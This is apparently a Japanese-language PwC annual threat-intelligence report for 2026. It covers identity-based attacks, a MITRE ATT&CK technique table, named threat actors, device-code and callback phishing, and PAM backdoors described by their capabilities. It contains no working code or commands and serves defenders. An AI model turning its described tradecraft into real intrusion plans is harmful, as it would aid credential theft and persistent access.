pwc

2026年の脅威動向

加速するサイバー脅威

www.pwc.com/jp

目次

エグゼクティブサマリー

PwCの年次脅威動向レポートの目的は、PwCの脅威インテリジェンスチームが追跡する全ての地域と動機について観察された膨大な量のアクティビティに基づき、すでに活用されている脅威インテリジェンスを集約し、関連テーマと動向を抽出することです。これにより、サイバー脅威情勢に関する将来を見据えた分析を補強します[1]。これらの知見は2025年から2026年初頭にかけて実施された分析から得られたもの（どちらも直接収集）に加え、PwCのインシデント対応、マネージド・セキュリティ・サービス、およびセキュリティコンサルタント部門とのグローバルに緊密な連携を通じて得られたものです。2025年の主要な動向を捉えることで、2026年以降に組織が防衛力強化と状況認識の向上に利用できる実用的かつ実行可能なインサイトを提供することを目標としています。

“

今日のサイバー脅威情勢はアイデンティティを起点とし、人工知能（AI）によって高度化・大規模化しています。クラウド、エッジ、サプライチェーンにまたがるマルチベクトル攻撃により、組織においてはシステム全体の可視性とレジリエンスを向上させる必要性が高まっています。常に一歩先を行くには、事業を中断させないレジリエンスや迅速な復旧能力と併せて、精密さ、可視性、コンテキストが求められています”

「侵入ではなくログイン」を選ぶ攻撃者が増えるにつれて、アイデンティティが主要な攻撃ベクトルになっており、Software-as-a-Service（SaaS）のエコシステム全体にわたるシングルサインオン（SSO）、OAuth、フェデレーションアクセスが悪用されています。ランサムウェア、サプライチェーン侵害、エッジデバイスの悪用、AI駆動型の攻撃手法の全てが脅威になっています。つまり、アイデンティティ、クラウド、エッジデバイス、信頼関係などの共有された制御面全体にわたって最新の攻撃が展開され、そこでは、認証情報、コネクター、またはアプライアンスいずれか1つが侵害されるだけで、連鎖的な影響へとつながる可能性があります。

2025年のPwCのインシデント対応への取り組みにおいて、最も繰り返し挙げられた顧客の懸念事項はアイデンティティ侵害とランサムウェアでした”

一方、AIは脅威アクターの増幅装置となっており、AI企業によって新たな機能が公開されてから脅威アクターがその機能を武器化できるまでの時間が短縮されています。ただし、AIによって、リスク緩和策を拡張する防御側の能力も高まっています。

金融犯罪、内部脅威、ソーシャルエンジニアリング詐欺が単一の脅威エコシステムに統合され、経営層へのなりすまし、暗号資産窃取の一連の手口、開発者を装った潜入工作が連携して展開されています。今や攻撃者は多段階のアプローチ、AI生成のペルソナ、サプライチェーンを足がかりとした横展開を利用して、組織に対して一度にあらゆる角度からプレッシャーをかけます。それと同時に、経営層、開発者、ベンダー、認証プロセス、財務ワークフローを標的にします。同時に、地政学的な不安定さによって脅威情勢全体で「ダーティエア（視界不良な環境）」が濃くなる、つまり不利な条件がさらに厳しさを増しています。脅威アクターは貿易摩擦、選挙、紛争の拡大、および重要インフラの競争に沿って活動しており、場合によっては、戦略的な転換点において、影響工作、諜報、破壊活動も実行しています。


このような環境においては、固定的なコントロールの寄せ集めではなくハイパフォーマンスかつアジャイルなシステムとしてセキュリティを扱う組織が優位に立ちます。セキュリティリーダーは、アイデンティティのガバナンス強化、エッジおよびクラウドのアタックサーフェスの堅牢化、信頼関係の検証、AIを考慮した検知および対応の統合に優先順位を付けることができます。組織は、収束する攻撃経路に対抗するためにサイバー、財務、人事、法律、通信の能力を調整すること、そしてセキュリティだけでなく、ビジネスのレジリエンスも確保するために地政学的リスクやサプライチェーンリスクを戦略的な意思決定に組み込むことをますます迫られています[2]。

PwCについて

PwCは136カ国で175,000社を超えるクライアントにサービスを提供しており、世界有数の規模を誇るプロフェッショナル・サービス・ネットワークという優位性を活かして、各クライアントに合わせたグローバルな脅威インテリジェンスサービスを各地域で提供しています。PwCの脅威インテリジェンスチームの知見は、PwCのサイバー・セキュリティ・サービスを支えるものであり、世界各地の公共・民間部門の組織において、ネットワークの保護、状況認識、戦略策定への活用に利用されています。

PwCの脅威インテリジェンスチームは、脅威のリサーチと最前線の防衛活動（フロントラインディフェンス）との間で継続的なフィードバックループを運用しています。PwCは脅威のリサーチおよび検知エンジニアリングをグローバルインシデント対応チームおよびマネージド・セキュリティ・サービス・チームの現場での調査結果と統合することによって、運用面および戦略面での成果をもたらします。これにより、タイムリーかつ検証済みのインテリジェンス成果物を提供し、ネットワーク防御担当者には戦術的アドバンテージを、CISOには戦略的な先見性（フォーサイト）をもたらします。PwCの脅威インテリジェンスチームは、オーストラリア、カナダ、チェコ、ドイツ、イスラエル、イタリア、オランダ、スウェーデン、英国、米国を含むグローバルのメンバーで構成されています。

また、PwCメンバーファームのインシデント対応チーム、特に今回はオーストリア、オーストラリア、ブラジル、チェコ、ルクセンブルク、ニュージーランド、ポルトガル、シンガポール、および米国のチームからの本レポートへの貢献と知見の提供に感謝の意を表します。



ポールポジション ―― 新たな境界としてのアイデンティティ

アイデンティティは今、主要な脅威ベクトルとして有利な位置にあり、さまざまな脅威アクターが「侵入ではなくログイン」を選ぶ傾向が強まっています。その背景にある経済合理性はシンプルです。たった1つのアカウントが侵害されるだけで、組織の最重要なシステムやデータへのアクセスが可能となり、執拗かつ忍耐強い脅威アクターに最小限の手間で最大限のリターンをもたらします。アイデンティティは攻撃者が悪用するアタックサーフェスとして拡大しており、組織にとってはわずかなミスも許されない領域となっています。経営層の18%が、組織のサイバーセキュリティ関連の予算分配において、アイデンティティ・アクセス管理（IAM）をトップ3に挙げています[3]。

2025年を通じて、アイデンティティを起点とする侵入が加速し、さらに多くの攻撃者がソーシャルエンジニアリングを利用してアカウントとアイデンティティを意図的に標的とし、認証プロセス（SSO、OAuth、フェデレーションアクセスなど）を悪用しました[4]。これらの手法は目新しいものではありませんが、その規模、高度さ、作戦のテンポが劇的に拡大しました。アイデンティティを起点とする侵入によって、被害が短期間で広範囲に及んだ場合、経済的損失、事業の中断、規制上のエクスポージャー、長期にわたって尾を引く評判の悪化につながります。2025年を通じて報告されたキャンペーンにおいて、脅威アクターは企業環境への主要な侵入手段として、ソーシャルエンジニアリング、クラウドの侵害、信頼関係の武器化を選好していました[5]。

成熟したエンドポイント検知および対応（EDR）の展開、堅牢化されたエンドポイント、広く普及した多要素認証（MFA）によって、攻撃者は初期アクセスを獲得するために、アイデンティティに関わるワークフローそのものを標的とすることに、より多くのリソースを投じざるを得なくなっています。ソーシャルエンジニアリング、トークン窃取、ダークウェブで売買される認証情報などの手段を問わず、脅威アクターは正規のアカウントを使用して従来のエンドポイント中心の検知を回避し、拡大し続けるクラウド環境全体を対象に、迅速に接続範囲を広げています。この傾向をさらに強めているのが生成AI（GenAI）です。生成AIは、より精巧なフィッシング攻撃、極めてリアルな音声と画像によるなりすまし、より巧妙なITサービスデスクの不正操作を可能にしています。人間・機械を問わず、たった1つのアイデンティティが侵害されるだけで、システム環境全体を侵害するのに必要な広範なアクセス権を短時間で獲得する可能性があります。

2026年は、こうしたアイデンティティ起点の戦術が加速し、先鋭化すると予想されます。組織がゼロトラストアーキテクチャーなどのさらに高度な制御を採用するにつれて、攻撃者は（デバイスポスチャーの偽装や多段階のアイデンティティベース攻撃の採用などによって）回避となりすましのためのテクニックを繰り返します[6]。また、脅威アクターはAIの武器化[7]を進め、APIキー、サービスアカウント、自動化された連携などの非人間アイデンティティ（NHI）、さらにはAIエージェントが使用するNHIをも標的とするようになるでしょう。

重要なのは、この進化するアイデンティティ脅威に組織で対応することです。そのために、脅威ベースのアイデンティティ管理アプローチを採用し、アイデンティティ保護をサイバー・セキュリティ・チームの戦略的優先事項として扱う必要があります。こうした脅威に対抗するために欠かせない主要な取り組みには、全ユーザーへのフィッシング耐性MFA導入、脅威モデリングとITヘルプ・デスク・プロセスの堅牢化、リモートでのアイデンティティ検証方法の強化、アイデンティティ脅威の検知と対応機能の確立などがあります。

攻撃者がアイデンティティの中心的な役割を悪用しつつある情勢において、組織は優位性を維持するためにアイデンティティガバナンスをレースレベルの規律で厳格に運用する必要があります。アイデンティティガバナンス管理（IGA）はミッションクリティカルであり、AIエージェント資産も対象に含まれるようになります。その成否は、高度に自動化された環境において不正アクセスを素早く検知し、封じ込め、無効にする組織の能力にかかっています。IGAの強化は、攻撃者の常に一歩先を行き、主導権を維持し、侵害の影響範囲を縮小するための非常に重要なステップです。

2025年に得られた知見

2025年を通じて実施されたキャンペーンによって、アイデンティティを起点とした侵入経路を選好する攻撃者の傾向が一貫して示されました。これらの攻撃は、以下の4つの主要な攻撃ベクトルに集約されました。

1. **人間を標的とした攻撃：**なりすまし、フィッシング、ソーシャルエンジニアリングを介した認証情報の窃取（クレデンシャルハーベスティング）。多くの場合、パスワードの使い回しや脆弱な方式のMFAを悪用します。

2. **設定上の脆弱性：**誤設定された認証ポリシーや、デバイスコンプライアンス制御の不備により、攻撃者が正規の認証情報を武器化できます。

3. **デバイスレベルでの悪用：**管理外または侵害されたエンドポイントを悪用して、従来の監視を回避するインフォスティーラーのログやリモートアシスタンスツール経由で認証アーティファクトを取得または再利用します。

4. **トークンおよびセッションの悪用：**悪意あるOAuthアプリケーション、中間者攻撃（AitM）プロキシ、継続的なセッションハイジャック、トークンリプレイなどを通じて、クラウドにおける信頼関係を不正に操作します[8]。

これらのキャンペーンの多くに、以下のMITRE ATT&CKテクニックのうちいずれか1つ以上が用いられていました。

図表1　2025年の攻撃で多用されたMITREテクニック

初期アクセス	実行	永続化	権限昇格	防御回避	認証情報アクセス
T1566.001/ T1566.002 スピアフィッシング（添付ファイル／リンク） **T1190** 公開アプリケーションの悪用 **T1078** 有効なアカウント **T1189** ドライブバイ攻撃	**T1059** コマンドとスクリプトインタープリター **T1047** Windows Management Instrumentation **T1203** クライアント実行のための悪用	**T1053** スケジュールタスク／cron **T1547** ブートまたはログオン時の自動実行 **T1505.003** Webシェル	**T1068** 権限昇格のための悪用 **T1134** アクセストークンの操作 **T1621** MFAリクエストの生成	**T1027** 難読化ファイル／暗号化ファイル **T1078** 有効なアカウント **T1070** ホスト上の痕跡消去	**T1003** OS認証情報のダンプ **T1555.003** ブラウザーからの認証情報取得 **T1110** ブルートフォース／パスワードスプレー攻撃 **T1621** MFAリクエストの生成
探索	**ラテラルムーブメント**	**収集**	**持ち出し**	**影響**	**コマンド・アンド・コントロール**
T1046 ネットワーク・サービス・スキャン **T1087** アカウント探索	**T1021** リモートサービス **T1210** リモートサービスの悪用 **T1550** 窃取された認証情報の使用	**T1213** 情報リポジトリーからのデータ **T1074.002** クラウド上にステージングされたデータ	**T1041** Webサービスを介した外部送信 **T1074.002** クラウド上にステージングされたデータ	**T1489** サービス停止 **T1561** ディスクのワイプ **T1498** ネットワークサービス拒否攻撃	**T1071.001** アプリケーション・レイヤー・プロトコル（HTTPS）

複数の脅威アクターがテクニックを巧妙に組み合わせる手法に習熟してきています。White Dev 146[9,10,11]（別名Scattered Spider）やWhite Dev 219[12,13]（別名UNC6040、Scattered LAPSUS$ Hunters）などの有名なグループが初期アクセスを獲得する主な方法として、ITサポートスタッフへのなりすましを頻繁に用いています。ただし、このソーシャル・エンジニアリング・プレイブックはこれらのグループに限定されたものではありません。その他にも注視すべき脅威アクターとして、White Dev 203[14,15]（別名Luna Moth、Silent Ransom Group）、White Maat[16]（別名3AM Ransomware）、White Dev 184[17,18]（Black Bastaのアフィリエイト）なども追跡しています。これらの脅威アクターは、破壊活動や恐喝活動を開始する前段階で被害組織の環境に潜入するために、類似するアイデンティティベースのテクニックを用いています。

依然として危険なソーシャルエンジニアリング

ロシアを拠点とする脅威アクターによるアイデンティティ悪用キャンペーン

2025年に、ロシアを拠点とする複数の脅威アクターがMicrosoft製品の認証ワークフローを悪用して、標的とするアカウントへの初期アクセスを獲得したことが公に報告されました。この手口には、デバイスコード認証のフィッシング[19]、Microsoft 365 OAuthの悪用[20]が含まれていました。ここでの一般的なアプローチは、ソーシャルエンジニアリングによって被害者にコード／トークンを生成させ、それを攻撃者に共有させることで、被害者のMicrosoft 365アカウント（メールボックス、ファイルなど）へのアクセス権を取得するというものです[21]。公

開情報によれば、ロシアを拠点とする脅威アクターが政府機関、防衛、教育、および非政府組織の各業界で働く個人を標的とするために、Eメール経由（場合によっては、侵害されたEメールアカウントを使用）またはWhatsAppやSignalを使用したモバイル経由で、こうしたフィッシング攻撃を実行していたとされています。

2025年10月、私たちはロシアを拠点とすると目される脅威アクターWhite Dev 229（オープンソースでUNK_AcademicFlareとして報告）[22]によるキャンペーンを確認しました。このキャンペーンでは、欧州、米国、オーストラリアの政府、防衛、教育、非政府組織の各機関にわたってデバイスコード認証のフィッシングの試みが実行されました[23]。この脅威アクターは、侵害されたEメールアカウントを使用し、標的との信頼関係を構築するために最初のEメールを送信しました。次に、デバイスコード認証のフィッシングを実行したり、おとりの文書を配布したりする目的で、Cloudflare Workersのインフラストラクチャを利用して政府機関、防衛、教育といったさまざまな組織のOneDriveアカウントを偽装しました。

私たちは、ロシアを拠点とする脅威アクターがこのような形式のアイデンティティ悪用キャンペーンを2026年中に継続する可能性が高いと評価しており、フィッシングの成功率を高めるためのアプローチを試行錯誤しながら最適化していくと見込んでいます。

Luna Mothのソーシャル・エンジニアリング・キャンペーン

2024年末から2025年の初頭にかけて、脅威アクターWhite Dev 203（別名Luna Moth、Silent Ransom Group）が法律、ヘルスケア、保険業界の組織を標的としました。このキャンペーンではソーシャルエンジニアリングが使用され、脅威アクターがITサポートスタッフになりすまして従業員に電話をかけました。脅威アクターはAnyDesk、Splashtop、Rcloneなどの正規のリモート監視・管理（RMM）ツールを使用して初期アクセスを獲得し、マルウェアベースのアラートを発生させることも、管理者権限を必要とすることもなく機密データを外部送信しました[24]。このキャンペーンの目的は純粋に金銭の恐喝であり、脅威アクターはランサムウェアを展開し、身代金が支払われなければ窃取したデータを公開すると脅迫しました[25]。

White Dev 219によるSalesforceを標的としたキャンペーン

2025年の全期間にわたって、金銭目的の脅威アクターWhite Dev 219（別名UNC6040、Scattered LAPSUS$ Hunters）が、Salesforceを使用する組織に対して継続的なキャンペーンを実行しました[26]。この脅威アクターの手口は、内部のITサポートスタッフになりすまして、従業員にソーシャルエンジニアリングを仕掛け、悪意ある接続済みアプリケーションを承認させるというものが含まれていました。このアプリケーションをインストールすると、組織のSalesforceデータへの直接アクセス権が脅威アクターに付与され、侵入後の幅広い活動が可能になりました。

PAMバックドア – アイデンティティ認証の回避

Pluggable Authentication Module（PAM）バックドアは、検知が困難な方法で侵害したシステムでの永続化を確立します。私たちは2025年を通じて、電気通信業界を標的とする攻撃で使用された、それぞれ異なる機能を持つ3つのマルウェアファミリを観測しました。


- Red Iris（別名Liminal Panda）[27]が使用するPAMdbus
- Red Lamassu（別名Calypso、Red Dev 37）が使用するPAMLogger
- White Dev 93（別名UNC1945）およびWhite Dev 249（別名UNC2891）が使用するSLAPSTICK

PAMdbusの主要な機能はログイン認証情報を収集し、それを別のログファイルに保存することです。PAMバックドア自体はC2も外部送信も実装しないため、脅威アクターは他のチャネルを介してそのログファイルを持ち出す必要があります。さらに、このバックドアは、マルウェアのサンプルにハードコードされたスケルトンキーのパスワードを使用して、システムへの永続的なアクセスを可能にします。これにより、侵害済みのシステムへの別のアクセス方法が追加されます（例えば、防御側が主要なペイロードを検知し、削除する場合）[28]。

PAMLoggerはPAMdbusと同様、その主要な機能としてログイン認証情報を収集し、それを別のログファイルに保存します。PAMLoggerはドロッパーを介して展開され、正規のファイルをバックアップとして保持しながら元のPAMモジュールを悪意あるバージョンに置き換えます。PAMdbusと同じように、PAMLoggerにもスケルトンキーのパスワードが含まれる可能性が高く、脅威アクターは他のツールまたはチャネルを介してログファイルを持ち出す必要があります。これは、PAMLogger自体にはC2も組み込みの外部送信メカニズムもないためです。ドロッパーは最大4つの異なるメカニズムを使用して、追加で永続化を確立します[29]。

SLAPSTICKは、少なくとも2018年から使用されているPAMバックドアの一種です[30]。上記のバックドアと同様に、全ての認証チェックに対応するログ（ただし、エンコードされている）を書き込みます。ただし、それに加えて、このバックドアは各種コマンドも実装しており、マジックパスワードの末尾に付加されたコマンドを解釈・実行します。含まれる機能には、ログファイルの削除、リバースTCPシェルの開始、コマンドの実行があります。2025年中に、私たちはこのマルウェアファミリの新しいサンプルを確認しました。

図表2　PAMバックドアに関する2025年の観察結果



以上をまとめると、これらのバックドアは永続性と柔軟性を確保するために設計された中核的な通信ネットワークまたは携帯電話ネットワークを標的とする多段階侵入活動の一部を構成しています。侵害されたPAMモジュールがユーザー認証のたびに実行されるため、これらのバックドアはステルス性とレジリエンスの両方を兼ね備えています。つまり、標準的なクリーンアップを回避し、ラテラルムーブメントのために認証情報を窃取し、攻撃者がハードコードされたマスターパスワードまたは分離されたリモート・アクセス・ツールを使用して、修復後でも再侵入を可能にします。さらに重要なことに、私たちが確認したマルウェアファミリの中には、自身で外部送信機能またはリモート制御機能を実行せず、その代わりに、攻撃者が別のツールや手動アクティビティを補完する足がかりとして機能するものもありました。

PAMバックドアは理論上の脅威にとどまるものではありません。私たちが2025年に観測したアクティビティでは、継続的に攻撃者が認証の弱体化に焦点を当て、価値の高い標的への永続的なアクセスを確立したことが実証されています。こうしたインシデントを個別の事象として扱ってしまうと、組織的かつ複数ドメインにまたがる侵入という、より大きな攻撃パターンを見落とすリスクがあります。

“

防御側にとって、その意味合いは明白かつ実用的です。PAM改ざんの検知を重大度の高い事象として扱う必要があります。つまり、攻撃者がシステムのセキュリティモデルの根幹部分に侵入・潜伏していることを意味します。迅速な封じ込めには、認証コンポーネントの完全性の検証、認証情報とキーのローテーション、正常であることが確認された認証モジュールの再インストールを含める必要があります”

ケーススタディ：2025年に実行された米国の法律事務所を標的とするWhite Dev 203のキャンペーン

White Dev 203（別名Luna Moth、Leaked Data、Silent Ransom Group、UNC3753、Storm-0252）は、2025年に観測された、被害環境へのアクセス権を獲得するためにアイデンティティを悪用する脅威アクターの1つです。この脅威アクターは一般にコールバック型フィッシングの手口を採用しており、正規のリモートアクセス用ソフトウェアを悪用して初期アクセスを獲得し、データを外部に持ち出します。注目すべきことに、この脅威アクターはランサムウェアを使用せず、その代わりに、窃取したデータを恐喝のために保持します。White Dev 203は登場以来、米国への攻撃に集中しています。時間の経過とともに標的を絞り込み、訴訟手続きの詳細や知的財産などの機密性の高いクライアント情報を保持する法律、金融、保険業界へ焦点を当てるようになりました。2024年末から2025年にWhite Dev 203の活動が増加するのと同時に、2024年12月にはリークサイトが立ち上げられました。このサイトにより、脅威アクターの被害者をはっきりと把握でき、米国の法律業界に対する明確な焦点が明らかになりました。2025年4月までに、掲載されている法律業界の被害者の数は前年末に見られた数のほぼ倍になっていました。

2025年のキャンペーンで、White Dev 203は企業における正規のITサポートサービスを直接偽装するように戦術を進化させました。この戦術はタイポスクワッティングされたドメイン（company_name-helpdesk.comのバリエーションなど）の使用によって支えられ、米国の法律事務所および金融サービス会社のヘルプデスクを模倣するというものでした。そのフィッシングの誘導手口の信憑性を高めるために、脅威アクターはフィッシングページをホストするためのGoDaddyインフラを使用しました。被害者が認証情報を送信した後に、正当なアドレスから自動の確認メールが送信されました（企業のメールゲートウェイを回避するように設計された方法）。このEメールにはリンクが含まれており、クリックすると、標的がアクティブであることが脅威アクターに通知され、攻撃の音声フィッシング（ビッシング）フェーズが開始されました。接続した後、脅威アクターは確立された攻撃チェーンに従ってデータを窃取し、窃取したデータをリークサイトで公開すると脅す前に、正規のリモート監視・管理（RMM）ツールのカタログにSuperOpsを追加しました[31]。


ケーススタディ：Blue Dev 17のサミット偽装

標的となった被害者との信頼を構築するために、脅威アクターは標的が参加に関心を持つ正当なイベントを偽装します。これが、ロシアを拠点とする脅威アクターBlue Dev 17（別名Void Blizzard、LAUNDRY BEAR）[32,33]が2024年と2025年に使用した主要なアプローチです[34]。この脅威アクターは、各種イベントを偽装するEメール・フィッシング・キャンペーンを実行して標的の認証情報を収集することにより、幅広い業界（防衛、教育、政府機関、ヘルスケア、メディア、非政府組織、テクノロジー、電気通信、運輸など）を標的としました。Blue Dev 17の偽装が観測されたものは以下のとおりです。

- 欧州の防衛・安全保障サミット
- NATOの2025年サミット
- International Defence Exhibition and Conference in Slovenia（SIDEC）展示会
- 世界農業フォーラム（現実的な可能性で評価）
- ミュンヘン安全保障会議
- 欧州政治研究コンソーシアム（ECPR）総会

これらのWebページを使用して、個人の認証情報の収集を目的とした偽のログインポータルが設置され、被害者のアカウント権限でアクセス可能なメールボックス、ファイル共有、クラウドでホストされたデータからのデータ窃取が自動化されました。初期アクセスのためにサイバー犯罪者を通じて調達された窃取済みの認証情報／クッキーを脅威アクターが使用していることが、Microsoftからも報告されました[35]。

Blue Dev 17はブラウザーインザブラウザー（BitB）のテクニックも使用して、偽装したWebページ自体に偽の認証ポップアップを埋め込むことで認証情報フィッシングを実行しています[36]。この脅威アクターは2026年中も引き続きサミット／会議を偽装する可能性が高いと評価されます。



